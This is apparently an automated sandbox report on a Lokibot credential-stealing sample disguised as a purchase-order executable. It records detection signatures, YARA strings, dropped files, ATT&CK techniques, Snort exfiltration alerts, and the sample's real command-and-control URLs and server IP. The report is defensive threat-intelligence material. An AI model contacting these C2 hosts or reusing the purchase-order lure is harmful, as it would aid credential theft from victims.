ID: 553040
Sample Name: Purchase Order #5000012803.exe
Cookbook: default.jbs
Time: 07:14:14
Date: 14/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report Purchase Order #5000012803…

Overview


General Information

Sample Name:	Purchase Order #5000012803.exe
Analysis ID:	553040
MD5:	d62b8a5fdb90e92.
SHA1:	4e9e38dc4d01a6..
SHA256:	95f5680fe4d7830..
Tags:	exe Loki
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e…
- Multi AV Scanner detection for subm…
- Icon mismatch, binary includes an ic…
- Malicious sample detected (through …
- Yara detected Lokibot
- Antivirus detection for URL or domain
- Tries to steal Mail credentials (via fil…
- Initial sample is a PE file and has a …
- Tries to harvest and steal Putty / Wi…
- Yara detected aPLib compressed bin…
- Tries to harvest and steal ftp login c…

Classification



Process Tree

- **System is w10x64**
- Purchase Order #5000012803.exe (PID: 6940 cmdline: "C:\Users\user\Desktop\Purchase Order #5000012803.exe" MD5: D62B8A5FDB90E9241FF0EEF6EA035E32)
  - Purchase Order #5000012803.exe (PID: 7000 cmdline: "C:\Users\user\Desktop\Purchase Order #5000012803.exe" MD5: D62B8A5FDB90E9241FF0EEF6EA035E32)
- **cleanup**

Malware Configuration

Threatname: Lokibot

```
{
  "C2 list": [
    "http://kbfvzoboss.bid/alien/fre.php",
    "http://alphastand.trade/alien/fre.php",
    "http://alphastand.win/alien/fre.php",
    "http://alphastand.top/alien/fre.php"
  ]
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000000.666925376.000000000400000.00000040.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000001.00000000.666925376.000000000400000.00000040.00000001.sdmp	JoeSecurity_aPLib_compressed_binary	Yara detected aPLib compressed binary	Joe Security	
00000001.00000000.666925376.000000000400000.00000040.00000001.sdmp	JoeSecurity_Lokibot	Yara detected Lokibot	Joe Security	
00000001.00000000.666925376.000000000400000.00000040.00000001.sdmp	Loki_1	Loki Payload	kevoreilly	• 0x151b4:$a1: DlRycq1tP2vSeaogj5bEUFzQiHT9dmKCn6uf7xsOY0hpwr43VINX8JGBAkLMZW • 0x153fc:$a2: last_compatible_version

Source	Rule	Description	Author	Strings
00000001.00000000.666925376.000000000040 0000.00000040.00000001.sdmp	Lokibot	detect Lokibot in memory	JPCERT/CC Incident Response Group	• 0x13bff:$des3: 68 03 66 00 00 • 0x187f0:$param: MAC=%02X%02X%02XINSTALL=%08X%08X • 0x188bc:$string: 2D 00 75 00 00 00 46 75 63 6B 61 76 2E 72 75 00 00
Click to see the 34 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
1.0.Purchase Order #5000012803.exe.400000.3.unpack	SUSP_XORed_URL_in_EXE	Detects an XORed URL in an executable	Florian Roth	• 0x13e78:$s1: http:// • 0x17633:$s1: http:// • 0x18074:$s1: \x97\x8B\x8B\x8F\xC5\xD0\xD0 • 0x13e80:$s2: https:// • 0x13e78:$f1: http:// • 0x17633:$f1: http:// • 0x13e80:$f2: https://
1.0.Purchase Order #5000012803.exe.400000.3.unpack	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
1.0.Purchase Order #5000012803.exe.400000.3.unpack	JoeSecurity_aPLib_compressed_binary	Yara detected aPLib compressed binary	Joe Security	
1.0.Purchase Order #5000012803.exe.400000.3.unpack	JoeSecurity_Lokibot	Yara detected Lokibot	Joe Security	
1.0.Purchase Order #5000012803.exe.400000.3.unpack	Loki_1	Loki Payload	kevoreilly	• 0x13db4:$a1: DlRycq1tP2vSeaogj5bEUFzQiHT9dmKCn6uf7xsOY0hpwr43VINX8JGBAkLMZW • 0x13ffc:$a2: last_compatible_version
Click to see the 83 entries				

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

System Summary:

Malicious sample detected (through community Yara rule)

Initial sample is a PE file and has a suspicious name

Executable has a suspicious name (potential lure to open the executable)

Data Obfuscation:

Yara detected aPLib compressed binary

Hooking and other Techniques for Hiding and Protection:

Icon mismatch, binary includes an icon from a different legit application in order to fool users

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected Lokibot

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file registry)

Tries to harvest and steal browser information (history, passwords, etc)


Remote Access Functionality:

Yara detected Lokibot

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Native API 1	Path Interception	Access Token Manipulation 1	Deobfuscate/Decode Files or Information 1	OS Credential Dumping 2	Account Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 3	Eavesdr Insecure Network Commun
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Process Injection 1 1 2	Obfuscated Files or Information 2	Input Capture 1	File and Directory Discovery 2	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Encrypted Channel 1	Exploit S Redirect Calls/SM
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Software Packing 1	Credentials in Registry 2	System Information Discovery 5	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit S Track De Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Masquerading 1 1	NTDS	Security Software Discovery 1 1	Distributed Component Object Model	Input Capture 1	Scheduled Transfer	Application Layer Protocol 1 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Virtualization/Sandbox Evasion 1 1	LSA Secrets	Process Discovery 1	SSH	Clipboard Data 1	Data Transfer Size Limits	Fallback Channels	Manipula Device Commun
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Access Token Manipulation 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 1 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 1 1 2	DCSync	System Owner/User Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue W Access F
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgra Insecure Protocols


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Purchase Order #5000012803.exe	26%	ReversingLabs	Win32.Backdoor.Androm	
Purchase Order #5000012803.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.2.Purchase Order #5000012803.exe.22d0000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.1.Purchase Order #5000012803.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.0.Purchase Order #5000012803.exe.400000.4.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.0.Purchase Order #5000012803.exe.400000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.0.Purchase Order #5000012803.exe.400000.6.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.0.Purchase Order #5000012803.exe.400000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.0.Purchase Order #5000012803.exe.400000.0.unpack	100%	Avira	TR/Patched.Ren.Gen2		Download File
1.0.Purchase Order #5000012803.exe.400000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.0.Purchase Order #5000012803.exe.400000.2.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.2.Purchase Order #5000012803.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://kbfvzoboss.bid/alien/fre.php	0%	URL Reputation	safe	
http://alphastand.win/alien/fre.php	0%	URL Reputation	safe	
http://alphastand.trade/alien/fre.php	0%	URL Reputation	safe	
http://slimpackage.com/slimfit/five/fre.php	100%	Avira URL Cloud	malware	
http://alphastand.top/alien/fre.php	0%	URL Reputation	safe	
http://www.ibsensoftware.com/	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
slimpackage.com	104.223.93.105	true	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://kbfvzoboss.bid/alien/fre.php	true	• URL Reputation: safe	unknown
http://alphastand.win/alien/fre.php	true	• URL Reputation: safe	unknown
http://alphastand.trade/alien/fre.php	true	• URL Reputation: safe	unknown
http://slimpackage.com/slimfit/five/fre.php	true	• Avira URL Cloud: malware	unknown
http://alphastand.top/alien/fre.php	true	• URL Reputation: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
104.223.93.105	slimpackage.com	United States		8100	ASN-QUADRANET-GLOBALUS	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	553040
Start date:	14.01.2022
Start time:	07:14:14
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 28s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Purchase Order #5000012803.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	17
Number of new started drivers analysed:	0
Number of existing processes analysed:	0

Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@3/6@61/1
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 89.7% (good quality ratio 87%) • Quality average: 80.7% • Quality standard deviation: 26.7%
HCA Information:	• Successful, ratio: 88% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
07:15:17	API Interceptor	58x Sleep call for process: Purchase Order #5000012803.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\nnrr3w4buo	
Process:	C:\Users\user\Desktop\Purchase Order #5000012803.exe
File Type:	data
Category:	dropped
Size (bytes):	218882

C:\Users\user\AppData\Local\Temp\nnrr3w4buo	
Entropy (8bit):	7.98965789846215
Encrypted:	false
SSDEEP:	6144:V9SOcYwR2fG8tEOnw6X/7CZJTrxSciuvI:DwEfLw6TCZpEyg
MD5:	50A68BA520B64A2483798C97E223435F
SHA1:	CBEAB844A1C3EAC2EB8ABE5DEF847A05FF9F7D5B
SHA-256:	CD06A2C3858AC3B1BC6D06816DD2966154EABAB479C4B305521A84A5B409D6D7
SHA-512:	8C604F64FE76D320D6749B9E36B3139E870534A4E0D159D5DF74A19CB5D5736A6215EFE95B7C8AFCC111521E107170C6B86F129385CD7B313C09331E7B53B84A
Malicious:	false
Reputation:	low
Preview:	*8..6>.E.[L.a.....N.<s`3.....|.}..).=A.}u..X.z....._k.5.Q...6;<Muz.L.....8F..Z...`^....Ys.tsnEF_X.W..5.p=..hmA..o....+V..;b..q.U.a.....|4P..=.CD.....].w.[..N77f.3Wn.e../R..Ns.7...i... {*0eaxJ=X.e...g./Pw.R.....9..O.....r,..6...!.....74j..m7....fl...6A. w.L....KN.N.<s`.....}.|.1..).k=A.}u..X.S.q....jkR5KQ...A/BM.ID1$...K.s..ar.].....m^5.....0?yff>Q..^Q+....+....+ V..;b.03eKDK=/...N564.@.a.. .(.L[A....aj,....q.D;...N.....&...o.....hM*.V02.r.....iMz..Ry.....\jGK.x.~...!.....nh\|jvq....fl...6>...[L*..M. 3n..s`.P...o.\|...)vs=A.}u..X.z.....Z.Q..._ABM #.D1....c....mr....._^.e....0?yf.>Q..`Q....,6....+V..;b.03eKDK./...N564.@.a.. .(.L[A....aj,....q.D;...N.....&...o.....x.*.V02.r.....iMz..Ry.....\jGK..6...!.UD..ns\|jv.....fl...6>...[L....K..N. <s`{.....\|.}..).=A.}u..X.z....._k.5KQ....IBM.ID1$...K....mr....._^5.....0?yff>Q..^Q....,+....+V..;b.03eKDK=/...N564.@.a.. .(.L[A....aj,....q.D;...N.....&...o.....x.*.V02.r.....iMz..R y.....\jGK.

C:\Users\user\AppData\Local\Temp\nsgB0D.tmp	
Process:	C:\Users\user\Desktop\Purchase Order #5000012803.exe
File Type:	data
Category:	dropped
Size (bytes):	258678
Entropy (8bit):	7.663931493685321
Encrypted:	false
SSDEEP:	6144:RS9SOcYwR2fG8tEOnw6X/7CZJTrxSciuvfN+:IwEfLw6TCZpEyXN
MD5:	D993ADA5E7AEC7FDC7E5E62E31832EF9
SHA1:	A7F68AC213855C6C80D38241F16076213724983F
SHA-256:	918F6A726FBC8424E71E8B8CAF11E67B9B41D0DDC5C9C5DABA4B36889CB1D854
SHA-512:	B955E01EFE5AD701396D5987A6545A896B8BB9FC2F34B10F03879648EDC3588AACDD74F6FD6C43B20A5BF89C0F99CFB71F79EB789E61DE77975148F86249AA1
Malicious:	false
Reputation:	low
Preview:	.u.....,.....0Z.....u.....u.....Z..... .....J.....j....._.....{..... ....

C:\Users\user\AppData\Local\Temp\nsgB0E.tmp\ibqwlwmewvj.dll	
Process:	C:\Users\user\Desktop\Purchase Order #5000012803.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	4608
Entropy (8bit):	4.1417181736612125
Encrypted:	false
SSDEEP:	48:SpozIU0jblvgiPtv6UlkuW2yH+ZsQMR7/iItlRuqS:ZzWdvZNFuoH+Zdc5x
MD5:	B70AAC2FFA041468D92918145535C5C7
SHA1:	26F134E72D8E5C86209A54E0D05D801C1B193059
SHA-256:	97ACCD2E535507EEAD8DA6CCDB641907134E527B19F9C64D6EF9071BFA508D66
SHA-512:	561B10896C3539B87AA2C94CDAB5CEEC0379E56C4E949651ACDD114CEEFF18A1E3DD1A5E68E792D37B54BC47036395BF1ED883D852B5C03E3D8CB01CEFBD1 79A
Malicious:	false
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....x-2..Ca..Ca..CaZ.Ma..Ca..B`..Ca..Ba..Ca.lG`..Ca.lC`..Ca.l.a.. Ca.lA`..CaRich..Ca.....PE..L...C..a.....!..... .....P.....@..... ..H....!.....0.....@..\..... .....text..... .`.rdata..h.... .....@..@.rsrc.....0.....@..@.reloc..\....@.....@..B..... ....

C:\Users\user\AppData\Local\Temp\urpwvqane	
Process:	C:\Users\user\Desktop\Purchase Order #5000012803.exe
File Type:	data
Category:	dropped
Size (bytes):	4972
Entropy (8bit):	6.15619113991577
Encrypted:	false
SSDEEP:	96:Qm5+Ry+S1+aC5s+wjskAi0eXcKm5Z3p/yEaMr1L7h0MQOYRzJNUxwKjj:QmEl+S1dUs+hkAixMKA3padOYBJNUuKn
MD5:	C7420C4BF0D9B154AF363B48CC160AD0
SHA1:	D3C95A22A44E515830B925A2FC30B5FA6A0C628E

C:\Users\user\AppData\Local\Temp\urpwvqane	
SHA-256:	CAF8F4FFCA95FE9A5336A64B83554AEA6D37586A159F467D868E25F3737B4FB4
SHA-512:	530FDA9B005576B408497D7B9E096B0CD526EA62B5D32039E4DE3CC3CEF1FCFABA2B7BB737C9662A4D0B990C7C0AAD673613BD83B56A66BCE1AC7D855E3449C
Malicious:	false
Reputation:	low
Preview:	.....TF.N.-^WRNd..R.g.....R.g....Nd....%...Nd...4..4.<.....8..8T..4..4.<.....8.}8T..4..4.<.....8..8Ty.4..4.<.....8..8T.Nl..7+[.Uf.....H8..8T.F..N...x8..8..F..F..<....[....F...T.<..8..RW8d.N..[.....N.!.&d..4...4}..4..U.4....4...4..D.1.b.F..b.8...N..4..4...F...8...d.....!.....N.!..Fd...F....VF.....TF.PP.R.g....F..F....>.F..F.F..F..8T.F...8..F..F.-F..8.F..FT.F.....e..j.5...._.....eg.j.g.....e...j.Q.....TF.N.%.R.g.....<..8..Nl..1.F....F..-8..F...8.....D.1.F..H[..fx.8...8Q..<..H[.....8...8Q..[.[.Uf..<....eg.j.....8...<....4.....8..Nl..1.Nd.....F..F.....TF.N.-.R.g.....%...<..8..Nl..1.F....F..-8..F...8.....n...D..A;...F..H[..fx.8...8Q..F..H[.....8...8Q..F..H[....8...8Q..F...x[..f..8...8...<..H[.....8...8Q..[.[.Uf..<...e..j.....8..Nl..1.F..F..8....4..4..4..4..4.....8..Nl..1.Nd.....F..F.....TF.N.....<..8..Nl..1.F....F..-8..F...8.....[...D.1.F..H[..fx.8...8Q..F..H[.....8...8Q..[.[.Uf..<....e...j."....!...8....4

C:\Users\user\AppData\Roaming\C79A3B\B52B3F.lck	
Process:	C:\Users\user\Desktop\Purchase Order #5000012803.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1

C:\Users\user\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-3853321935-2125563209-4053062332-1002\bc49718863ee53e026d805ec372039e9_d06ed635-68f6-4e9a-955c-4899f5f57b9a	
Process:	C:\Users\user\Desktop\Purchase Order #5000012803.exe
File Type:	data
Category:	dropped
Size (bytes):	46
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	D898504A722BFF1524134C6AB6A5EAA5
SHA1:	E0FDC90C2CA2A0219C99D2758E68C18875A3E11E
SHA-256:	878F32F76B159494F5A39F9321616C6068CDB82E88DF89BCC739BBC1EA78E1F9
SHA-512:	26A4398BFFB0C0AEF9A6EC53CD3367A2D0ABF2F70097F711BBBF1E9E32FD9F1A72121691BB6A39EEB55D596EDD527934E541B4DEFB3B1426B1D1A6429804DC61
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.8958885048982035
TrID:	• Win32 Executable (generic) a (10002005/4) 92.16% • NSIS - Nullsoft Scriptable Install System (846627/2) 7.80% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	Purchase Order #5000012803.exe
File size:	247015
MD5:	d62b8a5fdb90e9241ff0eef6ea035e32
SHA1:	4e9e38dc4d01a649d927a933488477c5980fcb18

General

SHA256:	95f5680fe4d7830a393aa84b2278051638f3c8105766c47a68c1f8981f38932b
SHA512:	5878e0ab7e76e508499f14c077192a235a73312edaa030d0999370df6c82be56212e4258da19a8cf8f3417d0da8ba20b3e166e0b58611fc44194df2964e863fe
SSDEEP:	6144:kw/b88QHR5lvQ2urEmJzKlf78z1++UPkq4Y1ROwy:HoRbQ2ugoz87oUPkqEwy
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....uJ...$...$...$./.{...$...%.:.$.".y...$..7....$.f."...$.Rich..$.....PE..L.....H.....Z.....%2.....

File Icon

Icon Hash:	eccccd4d4e8e096

Static PE Info

General

Entrypoint:	0x403225
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x48EFCDC9 [Fri Oct 10 21:48:57 2008 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	099c0646ea7282d232219f8807883be0

Entrypoint Preview

Rich Headers

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x5976	0x5a00	False	0.668619791667	data	6.46680044621	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x7000	0x1190	0x1200	False	0.444878472222	data	5.17796812871	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x9000	0x1af98	0x400	False	0.55078125	data	4.68983486809	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x24000	0x8000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x2c000	0x2528	0x2600	False	0.407072368421	data	5.36381099372	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/14/22-07:15:14.068204	TCP	2024312	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M1	49765	80	192.168.2.4	104.223.93.105
01/14/22-07:15:14.068204	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49765	80	192.168.2.4	104.223.93.105
01/14/22-07:15:14.068204	TCP	2025381	ET TROJAN LokiBot Checkin	49765	80	192.168.2.4	104.223.93.105
01/14/22-07:15:14.068204	TCP	2024317	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M2	49765	80	192.168.2.4	104.223.93.105
01/14/22-07:15:15.774786	TCP	2024312	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M1	49766	80	192.168.2.4	104.223.93.105
01/14/22-07:15:15.774786	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49766	80	192.168.2.4	104.223.93.105
01/14/22-07:15:15.774786	TCP	2025381	ET TROJAN LokiBot Checkin	49766	80	192.168.2.4	104.223.93.105
01/14/22-07:15:15.774786	TCP	2024317	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M2	49766	80	192.168.2.4	104.223.93.105
01/14/22-07:15:17.010470	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49767	80	192.168.2.4	104.223.93.105
01/14/22-07:15:17.010470	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49767	80	192.168.2.4	104.223.93.105
01/14/22-07:15:17.010470	TCP	2025381	ET TROJAN LokiBot Checkin	49767	80	192.168.2.4	104.223.93.105
